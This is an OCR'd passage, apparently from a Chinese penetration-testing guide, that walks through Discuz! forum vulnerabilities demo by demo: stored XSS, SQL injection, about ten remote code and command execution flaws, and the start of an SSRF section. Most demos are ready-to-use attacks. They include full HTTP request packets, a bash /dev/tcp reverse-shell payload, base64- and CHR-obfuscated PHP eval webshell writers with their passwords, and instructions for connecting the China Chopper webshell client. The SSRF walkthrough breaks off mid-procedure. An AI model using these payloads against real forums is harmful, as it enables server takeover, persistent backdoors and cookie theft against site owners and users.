
个人中心里的“个人签名”没有对恶意代码进行检测，在 Discuz！ 及 img 代码禁用的情况下仍可写入恶意代码，Discuz！ 会保存并执行该代码，形成永久型跨站。


参考链接：https://www.seebug.org/vuldb/ssvid-19342

演示 12：Discuz！ 7.x csrf+存储 xss(富文本)脱裤(2 处)和后台 sql(root getshell)(附带 exploit)

在发帖或回帖处设置内容为

“[audio]javascript:alert(document.cookie)//.wav[/audio]”，触发 XSS





参考链接：https://www.seebug.org/vuldb/ssvid-93737

演示 13：Discuz！ trade.php 数据库'注射' bug

问题在 trade.php 中，找到类似于如下请求包，设置目录以及 message 参数中的 payload（注意：一定是 199 个 A）

```
POST discuz/trade.php/<script>alert(/xss/)</script>?
orderid=20081101133833f8ePgzOquj6UdcKUVq HTTP/1.1Accept: */*Accept-Language: zh-
cnReferer: http://127.0.0.1/discuz/User-Agent: Mozilla/4.0 (compatible; MSIE
6.00; Windows NT 5.1; SV1)Host: 127.0.0.1Cookie:
pbK_auth=488bbzQZdkZGTyZFGMWesQH%2BAKOb5YMEQOhJ6qQC9YuWhZWtHn4wduYOvNf9b%2BLYe7g3
rPPH%2FEi1HspTnSCZowContent-Length: 426Content-Type: application/x-www-form-
urlencodedConnection:
Closeformhash=b674a3cd&password=123456&message=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA%27&offlinestatus=4&offlinesubmit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2&newnumb
er=1&newbuyername=80vul&newbuyercontact=80vul&newbuyerzip=12345&newbuyerphone=123
122&newbuyermobile=121312312
```

之后会执行 XSS。

参考链接：http://h2016.blog.163.com/blog/static/100863425200810413817385/

命令/代码执行漏洞

漏洞描述：Discuz 组件中有部分功能代码未对用户的输入进行很好的过滤，导致可植入系统命令或代码到服务器执行。涉及 URL 如下：

##管理后台-站长-数据库-数据库备份->演示 1

##文件上传-预览->演示 2

##Discuz6.x，7.x 任何帖子有表情的地方->演示 3

##convert 插件-/config.inc.php->演示 4

http://ip/utility/convert/index.php?a=config&source=d7.2_x2.0

##发表日志-添加网络图片处->演示 5

##管理后台-全局-网站第三方统计代码->演示 6

misc.php ->演示 7

http://ip/misc.php?action=imme_binding&response[result]=aa:b&scriptlang[aa][b]=

admin\runwizard.inc.php->演示 8

http://ip/bbs/admincp.php?action=runwizard&step=3


##管理后台-站长-Ucenter 设置-设置 Ucenter IP 处->演示 9

##管理后台-已启用插件-接口信息-App key 处->演示 10


测试步骤与截图：

演示 1：Discuz！ 1.5-2.5 后台命令执行漏洞(CVE-2018-14729)


在管理后台-站长-数据库-备份中选择好要备份的表、数据和备份的方式



提交，使用 burpsuit 抓包，修改 customtables[] = pre_common_admincp_cmenu">aaa; echo '<?php phpinfo(); ?>' > phpinfo.php #



成功



参考链接：

https://www.seebug.org/vuldb/ssvid-97510


https://www.anquanke.com/post/id/158270

演示 2：Discuz X2.5 /source/class/class_image.php 命令执行漏洞

在发贴上传附件，上传图片附近，预览抓包修改为以下链接

GET/dzx25/forum.php?mod=image&aid=1&size=|bash%20i%20>%26%20/dev/tcp/127.0.0.1/8888%200>%261|x300&key=68b54146d9d1bfb2ebb38f44f2427454&nocache=yes&type=1&ramdom=xfie9

使用 nc 命令监听本地 8888 端口，成功获取到反弹的 shell




参考链接：http://0day5.com/archives/2846/

演示 3：Discuz 6.x/7.x /include/discuzcode.func.php 代码执行漏洞

访问一个存在的帖子，需要访问的页面有表情。 例如：

http://192.168.0.222/bbs/viewthread.php?tid=12&extra=page%3D1 然后刷新帖子，拦截数据包，cookie 中添加

1GLOBALS[_DCACHE][smilies][searcharray]=/.*/eui;GLOBALS[_DCACHE][smilies][replacearray]=phpinfo();



参考链接：

https://www.cnblogs.com/milantgh/p/4199432.html

http://sh4d0w.lofter.com/post/1cb55ec4_2d35857

https://www.secpulse.com/archives/2338.html


https://bugs.shuimugan.com/bug/view?bug_no=80723

演示 4：Discuz! x3.1 convert 插件代码执行漏洞


在该链接下：

http://www.test.ichunqiu/bbs/admincp.php?/utility/convert/index.php?a=config&source=d7.2_x2.0

发送如下 POST 请求包(设置 newconfig[aaa%0a%0deval(CHR(101).CHR(118).CHR(97).CHR(108).CHR(40).CHR(34).CHR(36).CHR(95).CHR(80).CHR(79).CHR(83).CHR(84).CHR(91).CHR(99).CHR(93).CHR(59).CHR(34).CHR(41).CHR(59));//]=aaaa)。



菜刀连接地址 www.test.ichunqiu/utility/convert/data/config.inc.php 密码 c



参考链接：

https://bbs.ichunqiu.com/thread-1909-1-1.html

https://www.webshell.cc/4664.html

演示 5：Discuz! X2.5 远程代码执行漏洞

a. 注册任意账户。

b. 登陆用户，发表 blog 日志（注意是日志）。

c. 添加图片，选择网络图片，地址

{$ {fputs(fopen(base64_decode(ZGVtby5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NU
W2NdKTsgPz5vaw))}}

d. 访问日志，论坛根目录下生成 demo.php，一句话密码：c。

参考链接：http://www.freebuf.com/vuls/329.html

演示 6：Discuz！ X3.1 后台任意代码执行可拿 shell

全局--〉网站第三方统计代码--〉插入 php 代码，如插入 <?php phpinfo();?>

工具--〉更新缓存[为了保险起见，更新下系统缓存]：

门户--> HTML 管理--〉设置：1）静态文件扩展名[一定要设置成 htm] ：htm 2)专题 HTML 存放目录：template/default/portal 3)设置完，提交吧！


门户--〉专题管理--〉创建专题：1）专题标题：xyz 2）静态化名称：portal_topic_222 //222 为自定义文件名，自己要记住 3）附加内容：选择上：站点尾部信息

提交,回到门户--〉专题管理,把刚才创建的专题开启，如下图

把刚才的专题，生成

下面就是关键了，现在到了包含文件的时候了。 再新建一个专题： 1）专题标题，静态化名称，这 2 个随便写 2）模板名：这个要选择我们刚才生成的页面：./template/default/portal/portal_topic_222.htm

然后提交，就执行了<?php phpinfo();?>



参考链接：https://www.seebug.org/vuldb/ssvid-93612

演示 7：Discuz! 7.1 - 7.2 远程代码执行漏洞

直接 GET，利用语句：

http://xxxxx/misc.php?action=imme_binding&response[result]=aa:b&scriptlang[aa][b]={

${fputs(fopen(base64_decode(Yy5waHA),w),base64_decode(PD9waHAgQGV2YWwoJF9QT1NUW2NdK
TsgPz4x))}}

在根目录生成 C.PHP 密码是 C

参考链接：

http://blog.51cto.com/simeon/276114

https://www.jb51.net/hack/26337.html

演示 8：discuz 7.0 runwizard.inc.php 代码执行漏洞

在该链接下：http://www.80vul.com/bbs/admincp.php?action=runwizard&step=3

发送如下 POST 请求包。

```
POST /bbs/admincp.php?action=runwizard&step=3 HTTP/1.1
Host: www.80vul.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.0.3) Gecko/2008092417 Firefox/3.0.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.80vul.com/bbs/admincp.php?action=runwizard&step=2
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 207

formhash=a1ae055f&anchor=&settingsnew[bbname]=<?phpinfo();?>&settingsnew[sitename]=Comsenz Inc.
&settingsnew[siteurl]=http://www.comsenz.com/&step2submit=%CF%C2%D2%BB%B2%BD
```

可获取到 webshell

http://www.80vul.com/bbs/forumdata/logs/runwizardlog.php


参考链接：http://blog.51cto.com/simeon/113131

演示 9：Discuz!X2.5 最新版后台管理员权限 Getshell

在后台-->站长-->Ucenter 设置处设置 UcenterIP 为：XX\\');eval($_POST[a])?>;// XX

发现管理页面代码出来了

上菜刀：http://127.0.0.1/d25/uc_server



参考链接：https://www.seebug.org/vuldb/ssvid-93655

演示 10：Discuz 后台 getshell

后台找到应用，插件

有一个好贷站长联盟

安装之后有一个导入接口信息

然后导入接口信息

接口信息会放到这里

然后就 shell 了

参考链接：https://www.seebug.org/vuldb/ssvid-93624

SSRF 漏洞

漏洞描述：SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。比如从指定 URL 地址获取网页文本内容，加载指定地址的图片，下载等等。可利用来探测内网信息或获取别的网站的信息或钓鱼等。涉及 URL 如下：

http://ip/bbs/forum.php?mod=ajax&action=downremoteimg&message=[img=1,1]http://xxxxxxxxxxxx.jpg[/img]&formhash=09cec465

http://ip/discuz_x3.2_sc_gbk/upload/portal.php

漏洞场景：Discuz

漏洞地址：

漏洞级别：高危


测试步骤与截图：

演示 1：SSRF 漏洞

利用前提 ptid==aid 且两者必须存在(ptid==帖子 id,aid==门户文章 id),pid=任意评论 id。
即论坛门户发表过文章，准备和确认
http://a.cn/discuz_x3.2_sc_gbk/upload/portal.php?mod=view&aid=1 确认门户中存在发表过的文章,记录下可用的 aid

第一步 登陆后,请求获取 modauthkey 算出的一个 key,用于操作对应文章:

http://a.cn/discuz_x3.2_sc_gbk/upload/forum.php?mod=redirect&goto=findpost&modthreadkey=1&ptid=1&pid=1

